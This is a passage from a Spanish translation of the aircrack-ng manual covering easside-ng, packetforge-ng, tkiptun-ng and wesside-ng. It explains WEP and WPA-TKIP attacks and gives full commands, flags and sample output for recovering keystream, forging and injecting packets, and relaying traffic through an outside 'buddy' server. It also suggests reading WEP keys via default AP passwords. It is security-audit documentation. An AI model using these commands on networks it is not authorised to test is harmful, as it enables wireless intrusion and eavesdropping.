- Se entrega un paquete a at0 (interfaz TAP) basado en la tabla de enrutamiento de la red local. Según la dirección IP de destino con la que intente comunicarse, es posible que deba agregar manualmente las entradas de enrutamiento estático. Por defecto, la red wifi se agrega a la tabla de enrutamiento por usted.
- La interfaz TAP entrega el paquete a easside-ng
- Luego easside-ng lo encripta para inyección usando el PRGA reunido en la fase de conectividad inicial.
- Luego easside-ng inyecta el paquete en la red wifi a través del dispositivo inalámbrico.

Recibiendo paquetes:

- Un dispositivo fuente (cableado o inalámbrico) envía un paquete destinado a la IP asignada a la interfaz ath0 o a un destino de transmisión. El AP transmite el paquete al aire.
- Easside-ng escucha constantemente los paquetes que transmite el AP. Luego procesa los paquetes dirigidos a la IP TAP en función de la dirección MAC o las transmisiones.
- Para cada paquete que necesita procesar, primero se debe descifrar el paquete. Esto se hará en múltiples pasos. Los pasos siguen.
- Easside-ng crea un nuevo paquete compuesto por 2 fragmentos. El primer fragmento no tiene datos, simplemente tiene la IP de destino del servidor amigo. Este fragmento se encripta utilizando el PRGA (flujo de claves). El segundo fragmento contiene el paquete a descifrar. Como este paquete ya está encriptado, se usa "tal cual". Este nuevo paquete que consta de 2 fragmentos se inyecta en la red wifi.
- El AP recibe el paquete fragmentado, descifra cada fragmento y vuelve a ensamblar los fragmentos en un solo paquete. Dado que la IP de destino del paquete reensamblado es el servidor amigo, lo reenvía al servidor amigo. Debe tener en cuenta que el AP tuvo la amabilidad de descifrar el paquete por usted
- El servidor amigo recibe el paquete descifrado del AP por UDP. Luego reenvía la información descifrada a easside-ng.
- Luego easside-ng envía el paquete descifrado a la interfaz at0 (TAP).

13.5. Técnica de fragmentación

Esta sección proporciona una breve explicación de la técnica de fragmentación utilizada en easside-ng.
Esta técnica, cuando tiene éxito, puede obtener 1504 bytes de PRGA (algoritmo de generación pseudoaleatoria). Este ataque no recupera la clave WEP en sí, sino que simplemente obtiene el PRGA. El PRGA se puede utilizar para cifrar los paquetes que desea transmitir. Requiere que se reciba al menos un paquete de datos desde el punto de acceso para iniciar el ataque.

Básicamente el programa obtiene una pequeña cantidad de material de claves del paquete y luego intenta enviar paquetes con contenido conocido al punto de acceso (AP). Si el AP repite con éxito el paquete, se puede obtener una mayor cantidad de información clave del paquete devuelto. Este ciclo se repite varias veces hasta obtener 1504 bytes de PRGA.

13.6. Técnica de expansión de flujo de clave lineal

La base de esta técnica es el hecho de que los paquetes como una solicitud ARP encriptada pueden identificarse fácilmente combinados con el hecho de que el inicio de la misma tiene texto sin formato.
Primero el programa obtiene el PRGA de la porción de texto plano conocida de la solicitud ARP. Luego crea un nuevo paquete de solicitud ARP dividido en 2 fragmentos. El primer fragmento es un octeto más que el PRGA conocido y el PRGA adivina el octeto adicional. Estas suposiciones se envían y el programa escucha para ver cual es reproducido por el AP. El paquete reproducido tiene la PRGA correcta y este valor se incluyó en la dirección de multidifusión de destino. Ahora que conocemos el PRGA correcto, se puede descifrar un octeto más en la solicitud ARP original. Este proceso se repite hasta que se desencripta la IP de envío en la solicitud ARP original. Se necesitan un máximo de 256 conjeturas para determinar la PRGA correcta para un octeto en particular y en promedio solo 128 conjeturas.
La técnica de expansión de flujo de clave lineal (inductivo de Arbaugh) es el chopchop inverso. Chopchop descifra los paquetes de atrás hacia adelante. Lineal descifra paquetes de adelante hacia atrás. En realidad, chopchop es Arbaugh inverso.

13.7. Easside-ng comparado a wesside-ng

Característica	easside-ng	wesside-ng
Estabilidad del programa	Estable	Prueba de concepto
Encuentra una dirección MAC para falsificar	No	Si
Autenticación falsa a AP	Si	Si
Puede usar paquetes ARP para la fragmentación	Si	Si
Puede usar paquetes IP para la fragmentación	Si	No
Ataque de fragmentación para obtener PRGA	Si	Si
Técnica de expansión de flujo de clave lineal	Si	Si
Comunicación con la red wifi sin clave WEP	Si	No
Inundación de solicitudes ARP de red	No	Si
Ataque PTW de aircrack-ng	No	Si
Recuperación clave WEP	No	Si

13.8. ¿Por qué easside-ng cuando aircrack-ng tiene PTW?

¿Por qué lanzar easside-ng cuando aircrack-ng tiene PTW?

- easside-ng era privado y llegó un año antes que PTW.
- easside-ng es útil para un ataque rápido y sigiloso. Es significativamente más rápido que PTW. Es "instantáneo" y no requiere inundaciones.

13.9. Escenarios

13.9.1. Ejemplo de uso de AP específico

Asegúrese de usar airmon-ng para poner la tarjeta en modo monitor.
Primero se debe iniciar un servidor de amigos. Esto debe ubicarse en Internet y ser accesible desde el sistema que ejecuta easside-ng a través de TCP. También debe ser accesible desde el AP a través de UDP. El puerto 6969 no puede ser cortafuegos en él.
Arrancar el servidor amigo:

```
buddy-ng
```

Responde:

```
buddy-ng
Waiting for connexion
```

Cuando se conecta easside-ng, responde de forma similar:

```
Got connection from 10.113.65.187
Handshake complete
Inet check by 10.113.65.187 1
```

La IP 10.113.65.187 anterior es la IP del sistema donde corre easside-ng.
Ahora ejecutar easside-ng:

```
easside-ng -f ath0 -v 00:14:6C:7E:40:80 -c 9  -s 10.116.23.144
```

donde:

- -f ath0 es el nombre de la interfaz inalámbrica.
- -v 00:14:6C:7E:40:80 es la dirección MAC del AP.
- -c 9 el canal con el que funciona el AP.
- -s 10.116.23.144 La IP del servidor amigo.

El sistema responde:

```
Setting tap MTU
Sorting out wifi MAC
MAC is 00:08:D4:86:7E:98
Setting tap MAC
[14:40:06.596419] Ownin...
SSID teddy Chan 9 Mac 00:14:6C:7E:40:80
Sending auth request
Authenticated
Sending assoc request
Associated: 1
Assuming ARP 54
[14:40:13.537842] Got 22 bytes of PRGA IV [4B:02:00]
[14:40:13.545021] Got 58 bytes of PRGA IV [4C:02:00]
[14:40:13.648670] Got 166 bytes of PRGA IV [4D:02:00]
[14:40:13.753087] Got 490 bytes of PRGA IV [4E:02:00]
[14:40:13.863819] Got 1462 bytes of PRGA IV [4F:02:00]
[14:40:13.966753] Got 1504 bytes of PRGA IV [50:02:00]
Assuming ARP 36
[15:23:42.047332] Guessing prga byte 22 with 16
ARP IP so far: 192
[15:23:42.749330] Guessing prga byte 23 with 3F
ARP IP so far: 192.168
[15:23:43.815329] Guessing prga byte 24 with 60
ARP IP so far: 192.168.1
My IP 192.168.1.123
Rtr IP 192.168.1.1
Sending who has 192.168.1.1 tell 192.168.1.123
Rtr MAC 00:14:6C:7E:40:80
Trying to connect to buddy: 10.116.23.144:6969
Connected
Handshake compl33t
Checking for internet... 1
Internet w0rx.  Public IP 10.113.65.187
Rtt 77ms
```

En este punto, se debe abrir la interfaz TAP:

```
ifconfig at0 up
```

Ahora puede enviar y recibir paquetes hacia y desde la red AP, que en este caso es 192.168.1.0/24 a través de la interfaz at0. Tenga en cuenta que no necesita una clave WEP para hacer esto. La interfaz TAP es una interfaz virtual que actúa como si fuera la interfaz wifi con la clave WEP correcta configurada. Puede asignar una IP, usar DHCP con ella, etc. Por defecto, a la interfaz at0 se le asigna la red obtenida al inicio más ".123".

13.9.2. Ejemplo de uso de escaneo de APs

El ejemplo de uso de AP específico es para apuntar a un único punto de acceso en un canal específico. También puede permitir que easside-ng busque AP utilizando "easside-ng -f ath0 -s 10.116.23.144".

13.10. Trucos

13.10.1. Combinando easside-ng y wesside-ng

wesside-ng es una herramienta de prueba de concepto que es rica en funcionalidad, pero no es tan estable y libre de errores en comparación con easside-ng. Puede combinar las fortalezas de wesside-ng y easside-ng juntas.

Primero ejecute easside-ng para obtener el archivo prga. Luego ejecute wesside-ng para inundar la red y obtener la clave WEP. Es realmente así de simple.

13.10.2. Demostrando inseguridad

Una forma inteligente de demostrar la inseguridad de las redes WEP y los puntos de acceso:

- Use easside-ng para crear un mecanismo de acceso a la red WIFI.
- Inicie sesión en AP con su navegador favorito. El 99% de las veces, los AP tienen identificadores y contraseñas predeterminados. Muchas veces no hay contraseñas establecidas. Una vez que haya iniciado sesión en el AP, puede ir a la página de configuración WEP y leer la clave WEP desde la página de configuración. En algunos casos, donde hay asteriscos (*) para la clave, es posible que deba mirar la fuente HTML o usar una herramienta para revelar la contraseña.
- Ahora puede configurar su tarjeta inalámbrica con la clave WEP y acceder a la red normalmente.

13.10.3. Configuración de la prueba

Esta sección discutirá qué funciona y qué no funciona con respecto a probar easside-ng contra su propia LAN inalámbrica. 6969 es el puerto estándar utilizado por easside-ng y buddy-ng. Si lo cambia, entonces, por supuesto, use el número de puerto revisado en todas las referencias a continuación.

Primero, algunas suposiciones simples sobre su LAN inalámbrica:

- Tiene acceso a internet.
- El puerto UDP de salida 6969 a Internet no está bloqueado. Algunos cortafuegos solo permiten la comunicación en puertos que han sido explícitamente permitidos.
- Ha probado su capacidad para conectarse al servidor buddy-ng. Vea cómo realizar esta prueba a continuación.

Suposiciones sobre su servidor buddy-ng:

- Se ejecuta en Internet con una dirección IP enrutable
- Es accesible tanto por el sistema que ejecuta easside-ng como por la LAN inalámbrica
- El puerto UDP y TCP 6969 entrante y saliente está permitido.

Suposiciones sobre el sistema que ejecuta easside-ng;

- Se ejecuta en Internet con una dirección IP enrutable.
- El puerto TCP saliente 6969 a Internet no está bloqueado. Algunos cortafuegos solo permiten la comunicación en puertos que han sido explícitamente permitidos.
- Ha probado su capacidad para conectarse al servidor buddy-ng. Vea cómo realizar esta prueba a continuación.
- Contiene un dispositivo inalámbrico compatible con aircrack-ng y está en modo monitor.

La forma más fácil de probar la conectividad con el servidor buddy-ng es mediante telnet. Asegúrese de iniciar su proceso de servidor de amigos antes de hacer esta prueba. De lo contrario, fallará con seguridad.

Entrar:

```
telnet <ip of buddy server> 6969
```

El sistema debería responder:

```
Trying <ip of buddy server>...
Connected to <ip of buddy server>.
Escape character is '^]'.
```

El servidor amigo se parecería a algo como esto:

```
Waiting for connexion
Got connection from <ip of the easside-ng system>
```

Cuando se termina la sesión telnet, se vería algo así:

```
That was it
Waiting for connexion
```

Los ejemplos anteriores muestran una prueba exitosa. Si su prueba falla, utilice tcpdump o wireshark en los sistemas de origen y destino para detectar el puerto 6969. Determine el problema con estas herramientas y otras, luego corrija el problema raíz.
Si está ejecutando easside-ng y buddy-ng en el mismo sistema, entonces el sistema debe tener una dirección IP de Internet enrutable. No puede estar en una LAN detrás de un cortafuegos que realiza la traducción de direcciones de red (NAT).
La situación ideal es tener el servidor buddy-ng ejecutándose en un sistema separado en algún lugar de Internet. Luego tenga un segundo sistema con easside-ng ejecutándose con una dirección IP enrutable.

14. Packetforge-ng

14.1. Descripción

El fin de packetforge-ng es crear paquetes encriptados que posteriormente puedan usarse para inyección. Puede crear varios tipos de paquetes como ARP request, UDP, ICMP y paquetes personalizados. El uso más común es crear ARP request para la inyección posterior.

Uso: packetforge-ng <modo> <opciones>

Opciones de falsificación:

-p <fctrl>	establecer la palabra de control del paquete (hex)
-a <bssid>	establecer la dirección MAC del punto de acceso
-c <dmac>	establecer la dirección MAC de destino
-h <smac>	establecer la dirección MAC de origen
-j	establecer el bit FromDS
-o	borrar el bit ToDS
-e	desactivar el cifrado WEP
-k <ip[:port]>	establecer la IP de destino [Puerto]
-l <ip[:port]>	Establecer la IP de origen [Puerto]
-t ttl	establecer el tiempo de vida
-w <file>	escribir los paquetes a este archivo pcap
-s <size>	especificar el tamaño del paquete nulo
-n <packets>	establecer el número de paquetes a generar

Opciones del origen:

-r <file>	leer el paquete de este archivo en bruto
-y <file>	leer PRGA de este archivo

Modos:

--arp	Falsificar un paquete ARP (-0)
--udp	Falsificar un paquete UDP (-1)
--icmp	Falsificar un paquete ICMP (-2)
--null	Construir un paquete nulo (-3)
--custom	Construir un paquete a medida (-9)

--help : Muestra esta pantalla de uso.

14.2. Ejemplo

14.2.1. Generando un paquete de solicitud ARP

Primero obtener un archivo xor (PRGA) con el método de fragmentación o aireplay-ng chopchop. Luego usar el siguiente comando:

packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D -k 192.168.1.100 -l 192.168.1.1 -y fragment-0124-161129.xor -w arp-request
donde:
-0 indica que desea que se genere un paquete de solicitud ARP
-a 00: 14: 6C: 7E: 40: 80 es la dirección MAC del punto de acceso
-h 00: 0F: B5: AB: CB: 9D es la dirección MAC de origen que desea utilizar
-k 192.168.1.100 es la IP de destino. IE En un ARP es el "Quién tiene esta IP"
-l 192.168.1.1 es la IP de origen. IE En un ARP es el "Tell this IP"
-y fragment-0124-161129.xor
-w paquete-arp

Suponiendo que esté experimentando con su propio punto de acceso, el paquete de solicitud ARP generado anteriormente se puede descifrar con su propia clave. Entonces para ver ese paquete que acabamos de crear, se puede descifrar:
Ejecutar "airdecap-ng -w <clave de cifrado del punto de acceso> solicitud de arp"
Los resultados se ven así:
Total number of packets read 1
Total number of WEP data packets 1
Total number of WPA data packets 0
Number of plaintext data packets 0
Number of decrypted WEP packets 1
Number of decrypted WPA packets 0
Para ver el paquete que se acaba de descifrar, ejecutar "tcpdump -n -vvv -e -s0 -r arp-request-dec"
Los resultados se ven así:
reading from file arp-request-dec, link-type EN10MB (Ethernet)
18:09:27.743303 00:0f:b5:ab:cb:9d > Broadcast, ethertype ARP (0x0806), length 42: arp who-has 192.168.1.100 tell 192.168.1.1
Que es exactamente lo que esperábamos. Ahora se puede inyectar este paquete de solicitud ARP de la siguiente manera "aireplay-ng -2 -r arp-request ath0".
El programa responderá de la siguiente manera:

```
Size: 68, FromDS: 0, ToDS: 1 (WEP)
    BSSID  =  00:14:6C:7E:40:80
 Dest. MAC  =  FF:FF:FF:FF:FF:FF
Source MAC  =  00:0F:B5:AB:CB:9D
0x0000:  0841 0201 0014 6c7e 4080 000f b5ab cb9d  .A....l~@.......
0x0010:  ffff ffff ffff 8001 6c48 0000 0999 881a  ........lH......
0x0020:  49fc 21ff 781a dc42 2f96 8fcc 9430 144d  I.!.x..B/....0.M
0x0030:  3ab2 cff5 d4d1 6743 8056 24ec 9192 c1e1  :.....gC.V$.....
0x0040:  d64f b709                                .O..
```

Use this packet ? y
Saving chosen packet in replay_src-0124-163529.cap
You should also start airodump-ng to capture replies.
End of file.
Al teclear “y” arriba, se inyecta el paquete que se creó con packetforge-ng.

14.2.2. Generando un paquete null

Esta opción permite generar paquetes nulos LLC. Estos son los paquetes más pequeños posibles y no contienen datos. El flag "-s" se utiliza para configurar manualmente el tamaño del paquete. Esta es una manera simple de generar pequeños paquetes para inyección.

Recordar que el valor de tamaño (-s) define el tamaño absoluto de un paquete sin cifrar, por lo que debe agregar 8 octetos para obtener su longitud final después de cifrarlo (4 octetos para iv + idx y 4

octetos para icv). Este valor también incluye el encabezado 802.11 con una longitud de 24 octetos.

El comando es:
packetforge-ng --null -s 42 -a BSSID -h SMAC -w short-packet.cap -y fragment.xor
donde:
- -null significa generar un paquete nulo LLC
-s 42 especifica la longitud del paquete que se generará.
-a BSSID es la dirección MAC del punto de acceso.
-h SMAC es la dirección MAC de origen del paquete que se generará.
-w short-packet.cap es el nombre del archivo de salida.
-y fragment.xor es el nombre del archivo que contiene el PRGA.

14.2.3. Generando un paquete de cliente

Si se desea generar un paquete de cliente, primero crear un paquete con la herramienta que elija. Esta podría ser una herramienta especializada, un editor hexadecimal o incluso de una captura anterior. Luego guárdelo como un archivo pcap. Después de esto, ejecutar el comando:
packetforge-ng -9 -r input.cap -y keystream.xor -w output.cap
donde:
-9 significa generar un paquete personalizado.
-r input.cap es el archivo de entrada.
-y keystream.xor es el archivo que contiene el PRGA.
-w output.cap es el archivo de salida.
Cuando se ejecuta, packetforge-ng le preguntará que paquete usar y luego generará el archivo.

14.3. Truco

A la mayoría de los puntos de acceso realmente no les importa que IP se utilizan para la solicitud ARP. Como resultado, puede usar 255.255.255.255 para las IP de origen y de destino.
Entonces el comando packetforge-ng se convierte en:
packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D -k 255.255.255.255 -l 255.255.255.255 -y fragment-0124-161129.xor -w arp-request

15. Tkiptun-ng

15.1. Descripción

Tkiptun-ng es la implementación de prueba de concepto del ataque WPA/TKIP. Esta herramienta está diseñada para inyectar código encriptado en una red WPA-TKIP con QoS.

Básicamente Tkiptun-ng empieza obteniendo texto plano en un pequeño paquete y del MIC (Message Integrity Check). Esto es posible mediante el ataque por el método chopchop.Una vez que esto está hecho, El algoritmo de Michael, invierte la clave MIC usada para proteger los paquetes enviados desde el Punto de acceso (AP) al Cliente o estación, el cual la puede calcular. En este momento, tkiptun - ng ha recuperado la clave MIC y conoce un keystram para acceder a la comunicación con el punto cliente. Posteriormente, usando el archivo de XOR, podemos crear nuevos paquetes e inyectarlos. La creación y la inyección son satisfactorias usando el aircrack-ng de la suite de herramientas.
Tanto el AP como el cliente deben admitir QoS o, a veces, llamados Wi-Fi Multi-media (WMM) en algunos AP. El AP debe estar configurado para WPA más TKIP. Se debe usar un tiempo bastante largo, como 3600 segundos. Debería ser al menos 20 minutos.

La dirección MAC de la tarjeta de red utilizada por tkiptun-ng debe establecerse en la dirección MAC del cliente que está atacando.

15.2. Uso

uso: tkiptun-ng <options> <replay interface>

Opciones de filtro:

-d dmac	Dirección MAC, destino
-s smac	Dirección MAC, origen
-m len	Longitud mínima del paquete. Por defecto: 80
-n len	Longitud máxima del paquete. Por defecto: 80
-t tods	control de paquete, un bit DS
-f fromds	control de paquete, de bit DS
-D	deshabilitar la detección de AP
-Z	seleccionar paquetes manualmente

Opciones de reproducción:

-x nbpps	número de paquetes por segundo
-a bssid	establecer la dirección MAC del punto de acceso
-c dmac	establecer la dirección MAC de destino
-h smac	establecer la dirección MAC de origen
-e essid	establecer el SSID de la AP objetivo
-M sec	tiempo de espera de error de MICen segundos. Por defecto 60

Opciones de depuración:

-K prga	Keystream para la continuación

-y file	keystream-file para continuar
-j	inyectar paquetes FromDS
-P pmk	pmk para prueba de verificación/vulnerabilidad
-p psk	psk para calcular pmk con essid

Opciones del origen:

-i iface	capturar paquetes desde esta interfaz
-r file	extraer paquetes de este archivo pcap

--help : Muestra esta pantalla de uso.

15.3. Ejemplos

Ejecutar
tkiptun-ng -h 00:0F:B5:AB:CB:9D -a 00:14:6C:7E:40:80 -m 80 -n 100 rausb0
Salida:

```
The interface MAC (00:0E:2E:C5:81:D3) doesn't match the specified MAC (-h).
    ifconfig rausb0 hw ether 00:0F:B5:AB:CB:9D
Blub 2:38 E6 38 1C 24 15 1C CF
Blub 1:17 DD 0D 69 1D C3 1F EE
Blub 3:29 31 79 E7 E6 CF 8D 5E
15:06:48  Michael Test: Successful
15:06:48  Waiting for beacon frame (BSSID: 00:14:6C:7E:40:80) on channel 9
15:06:48  Found specified AP
15:06:48  Sending 4 directed DeAuth. STMAC: [00:0F:B5:AB:CB:9D] [ 0| 0 ACKs]
15:06:54  Sending 4 directed DeAuth. STMAC: [00:0F:B5:AB:CB:9D] [ 0| 0 ACKs]
15:06:56  WPA handshake: 00:14:6C:7E:40:80 captured
15:06:56  Waiting for an ARP packet coming from the Client...
Saving chosen packet in replay_src-0305-150705.cap
15:07:05  Waiting for an ARP response packet coming from the AP...
Saving chosen packet in replay_src-0305-150705.cap
15:07:05  Got the answer!
15:07:05  Waiting 10 seconds to let encrypted EAPOL frames pass without interfering.

15:07:25  Offset   99 ( 0% done) | xor = B3 | pt = D3 |  103 frames written in 84468ms
15:08:32  Offset   98 ( 1% done) | xor = AE | pt = 80 |   64 frames written in 52489ms
15:09:45  Offset   97 ( 3% done) | xor = DE | pt = C8 |  131 frames written in 107407ms
15:11:05  Offset   96 ( 5% done) | xor = 5A | pt = 7A |  191 frames written in 156619ms
15:12:07  Offset   95 ( 6% done) | xor = 27 | pt = 02 |   21 frames written in 17221ms
15:13:11  Offset   94 ( 8% done) | xor = D8 | pt = AB |   41 frames written in 33625ms
15:14:12  Offset   93 (10% done) | xor = 94 | pt = 62 |   13 frames written in 10666ms
15:15:24  Offset   92 (11% done) | xor = DF | pt = 68 |  112 frames written in 91829ms
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the
AP shutting down.
15:18:13  Offset   91 (13% done) | xor = A1 | pt = E1 |  477 frames written in 391139ms
15:19:32  Offset   90 (15% done) | xor = 5F | pt = B2 |  186 frames written in 152520ms
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the
AP shutting down.
15:22:09  Offset   89 (16% done) | xor = 9C | pt = 77 |  360 frames written in 295200ms
```

Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.
15:26:10 Offset 88 (18% done) | xor = 0D | pt = 3E | 598 frames written in 490361ms
15:27:33 Offset 87 (20% done) | xor = 8C | pt = 00 | 230 frames written in 188603ms
15:28:38 Offset 86 (21% done) | xor = 67 | pt = 00 | 47 frames written in 38537ms
15:29:53 Offset 85 (23% done) | xor = AD | pt = 00 | 146 frames written in 119720ms
15:31:16 Offset 84 (25% done) | xor = A3 | pt = 00 | 220 frames written in 180401ms
15:32:23 Offset 83 (26% done) | xor = 28 | pt = 00 | 75 frames written in 61499ms
15:33:38 Offset 82 (28% done) | xor = 7C | pt = 00 | 141 frames written in 115619ms
15:34:40 Offset 81 (30% done) | xor = 02 | pt = 00 | 19 frames written in 15584ms
15:35:57 Offset 80 (31% done) | xor = C9 | pt = 00 | 171 frames written in 140221ms
15:37:13 Offset 79 (33% done) | xor = 38 | pt = 00 | 148 frames written in 121364ms
15:38:21 Offset 78 (35% done) | xor = 71 | pt = 00 | 84 frames written in 68872ms
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.
15:40:55 Offset 77 (36% done) | xor = 8E | pt = 00 | 328 frames written in 268974ms
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.
15:43:31 Offset 76 (38% done) | xor = 38 | pt = 00 | 355 frames written in 291086ms
15:44:37 Offset 75 (40% done) | xor = 79 | pt = 00 | 61 frames written in 50021ms
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.
15:47:05 Offset 74 (41% done) | xor = 59 | pt = 00 | 269 frames written in 220581ms
15:48:30 Offset 73 (43% done) | xor = 14 | pt = 00 | 249 frames written in 204178ms
15:49:49 Offset 72 (45% done) | xor = 9A | pt = 00 | 183 frames written in 150059ms
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.
15:52:32 Offset 71 (46% done) | xor = 03 | pt = 00 | 420 frames written in 344400ms
15:53:57 Offset 70 (48% done) | xor = 0E | pt = 00 | 239 frames written in 195980ms
Sleeping for 60 seconds.36 bytes still unknown
ARP Reply
Checking 192.168.x.y
15:54:11 Reversed MIC Key (FromDS): C3:95:10:04:8F:8D:6C:66

Saving plaintext in replay_dec-0305-155411.cap
Saving keystream in replay_dec-0305-155411.xor
15:54:11
Completed in 2816s (0.02 bytes/s)

15:54:11 AP MAC: 00:40:F4:77:F0:9B IP: 192.168.21.42
15:54:11 Client MAC: 00:0F:B5:AB:CB:9D IP: 192.168.21.112
15:54:11 Sent encrypted tkip ARP request to the client.
15:54:11 Wait for the mic countermeasure timeout of 60 seconds.

16. Wesside-ng

16.1. Descripción

Wesside-ng es una herramienta de magia automática que incorpora una serie de técnicas para obtener sin problemas una clave WEP en minutos. Primero identifica una red, luego procede a asociarse con ella, obtiene datos xor PRGA (algoritmo de generación pseudoaleatoria), determina el esquema IP de la red, reinyecta solicitudes ARP y finalmente determina la clave WEP. Todo esto se hace sin intervención.

Wesside-ng se ha actualizado para reflejar los avances en la determinación de la clave WEP. Estos son los pasos que toma wesside-ng:
1. El canal salta buscando una red WEP.
2. Una vez que se encuentra una red, intenta autenticarse. Si la autenticación falla, entonces el programa intenta encontrar una dirección MAC actualmente asociada con el AP para falsificar.
3. Una vez que el programa se ha autenticado con éxito, se asocia con el AP.
4. Después de rastrear un único paquete de datos, procede a descubrir al menos 128 octetos de PRGA enviando transmisiones más grandes e interceptando los paquetes retransmitidos. Esto es lo que se conoce como ataque de fragmentación. El PRGA se escribe en el archivo prga.log.
5. Después de detectar una solicitud ARP, descifra la dirección IP al adivinar los siguientes 4 octetos de PRGA utilizando paquetes multicast y la técnica de expansión de flujo de clave lineal. Al descifrar la solicitud ARP, se puede determinar el esquema del número de red más la IP de origen de la solicitud ARP. Esto se usa para construir la solicitud ARP que se usa para la inyección posterior.
6. Inunda la red con solicitudes ARP para la dirección IP descifrada.
7. Inicia el ataque PTW aircrack-ng para determinar la clave WEP.
8. Entonces, puede preguntarse "¿Cuál es la técnica de expansión de flujo de clave lineal?". La base es el hecho de que los paquetes como una solicitud ARP encriptada pueden identificarse fácilmente combinados con el hecho de que el inicio de la misma tiene texto sin formato. Entonces el programa primero obtiene el PRGA de la porción de texto plano conocida de la solicitud ARP. Luego crea un nuevo paquete de solicitud ARP dividido en 2 fragmentos. El primer fragmento es un octeto más que el PRGA conocido y el PRGA adivina el octeto adicional. Estas suposiciones se envían y el programa escucha para ver cual es reproducido por el AP. El paquete reproducido tiene la PRGA correcta y este valor se incluyó en la dirección de multidifusión de destino. Ahora que conocemos el PRGA correcto, se puede descifrar un octeto más en la solicitud ARP original. Este proceso se repite hasta que se desencripta la IP de envío en la solicitud ARP original. Se necesitan un máximo de 256 conjeturas para determinar la PRGA correcta para un octeto particular y en promedio solo 128 conjeturas.

Existen algunas limitaciones conocidas:
- Solo se admite la autenticación abierta. La autenticación de clave compartida no es compatible.
- Solo se admiten redes B y G.
- La falsa funcionalidad MAC se rompe si hay mucho tráfico en la red.

Recordar que esto sigue siendo básicamente una herramienta de prueba de concepto, por lo que puede esperar encontrar errores. Considere usar easside-ng como una alternativa o un programa complementario. Easside-ng se considera un software relativamente estable.

16.2. Uso

Uso: wesside-ng <opciones> -i <interface>

Opciones:

-h	Esta pantalla de ayuda
-i <interface>	Interfaz a utilizar (obligatorio)
-m <my ip>	Mi direccion IP. El valor predeterminado es network.123 en la solicitud ARP capturada (Opcional)
-n <net ip>	Dirección IP de la red. El valor predeterminado es la IP de origen en la solicitud ARP que se captura y descifra. (Opcional)
-a <mymac>	Dirección MAC de origen
-c	No romper la llave. Simplemente captura los paquetes hasta que se presione el control-C para detener el programa (Opcional)
-p <min prga>	Mínimo de bytes de PRGA para reunir. Por defecto 128
-v <victim mac>	BSSID de la víctima (Opcional)
-t <threshold>	Para cada número de IV especificados, reinicie el motor airecrack-ng PTW. (Opcional)
-f <max chan>	El canal escaneado más alto. Predeterminado: 11
-k <txnum>	Ignora los ACK ya que algunas tarjetas / controladores no los informan. Por lo tanto retransmitirá automáticamente X veces. Es decir, -k 1 transmitirá una vez y asumirá que el paquete llega allí. -k 2 se retransmitirá 2 veces y así sucesivamente. Cuanto mayor sea el valor -k, la velocidad de transmisión más lenta se deberá a las muchas retransmisiones. (Opcional)

Cuando se ejecuta wesside-ng, se crean 3 archivos automáticamente en el directorio actual:

- wep.cap - El archivo de captura de paquetes. Contiene el paquete completo, no solo los IV.
- prga.log: contiene el PRGA obtenido a través del ataque de fragmentación.
- key.log: contiene la clave WEP cuando se encuentra.

16.3. Ejemplo

Asegurarse de que airmon-ng ha puesto la tarjeta en modo monitor.
Ejecutar:
wesside-ng -i wlan0
donde -i wlan0 es la interfaz inalámbrica.
El programa responde:

```
[13:51:32] Using mac 00:C0:CA:17:DB:6A
[13:51:32] Looking for a victim...
[13:51:32] Found SSID(teddy) BSS=(00:14:6C:7E:40:80) chan=9
[13:51:32] Authenticated
[13:51:32] Associated (ID=5)
[13:51:37] Got ARP request from (00:D0:CF:03:34:8C)
[13:51:37] Datalen 54 Known clear 22
```

[13:51:37] Got 22 bytes of prga IV=(0e:4e:02) PRGA=A5 DC C3 AF 43 34 17 0D 0D 7E 2A C1 44 8A DA 51 A4 DF BB C6 4F 3C
[13:51:37] Got 102 bytes of prga IV=(0f:4e:02) PRGA=17 03 74 98 9F CC FB AA A1 B3 5B 00 53 EC 8F C3 BB F7 56 21 09 95 12 70 24 8C C0 16 40 9F A8 BD BA C4 CC 18 04 A1 41 47 B3 22 8B D2 42 DC 71 54 CE AD FE D0 C3 15 7E EB D1 E2 BB 69 7F 11 8A 99 40 FC 75 EC 12 BF 3B C8 2A 32 88 8A DC E8 35 7C EE DA A3 E3 6B 0C 45 21 DC BD 23 59 28 85 24 49 18 49 1C 24 6D E2
[13:51:37] Got 342 bytes of prga IV=(10:4e:02) PRGA=5C EC 18 24 F3 21 B2 74 2A 86 97 C7 4C 22 EC 42 00 3A C6 07 0C 02 AA D6 B6 D8 FF B1 16 F8 40 31 B7 95 3B F8 1B BD 94 8B 3B 7A 98 DE C6 72 FD F8 A5 FC E7 81 A0 9E 01 76 44 57 C4 EB AE D7 AB EB 2F 40 C8 E5 5F EF 13 DB F4 F7 F2 91 D9 36 77 C1 F0 9C E4 8C BA F9 50 C0 B0 E7 23 75 85 41 82 54 F5 22 3C A9 45 0C 1F AE DA 3B F7 AA 41 30 23 63 97 B1 42 4C A8 0E C0 5A 7E A2 58 C2 02 B8 7F DB C7 CC 66 4D 86 53 30 E0 A0 81 52 13 14 08 5F 45 C5 AC 21 C3 90 86 A1 8D 45 CC 7C A2 F2 95 34 EF 38 59 FA 21 0F CC 63 81 05 26 8D B8 84 A1 D3 DF 5D E0 CA 23 52 85 4F 61 5B E3 83 4B 2A 10 0A 14 94 FA 90 D4 FC 3F 7B CD A9 C3 E3 4D B7 99 BD 21 D4 FC DB 60 0C 92 8D 76 87 EF F7 45 C6 D7 0B 96 A4 18 41 63 48 79 E0 4E 3A 9F 1B 8D 17 F5 B0 FE 30 F3 27 55 E1 EA 8A 60 FA 9E CB CE D9 1D EE 94 20 20 EB 58 F8 55 38 4F C9 E7 53 55 94 6C 6A 6D F0 D5 4E DB 78 D6 52 A3 34 68 2C 8B 7A EA C8 DA 3B D9 CB 4C 65 E6 CE B8 EE CD 58 DD C1 C8 F8 08 1B 27 EC 74 7E AD A0 0E 1E 85 79 F4 C0 54 D9 99 51 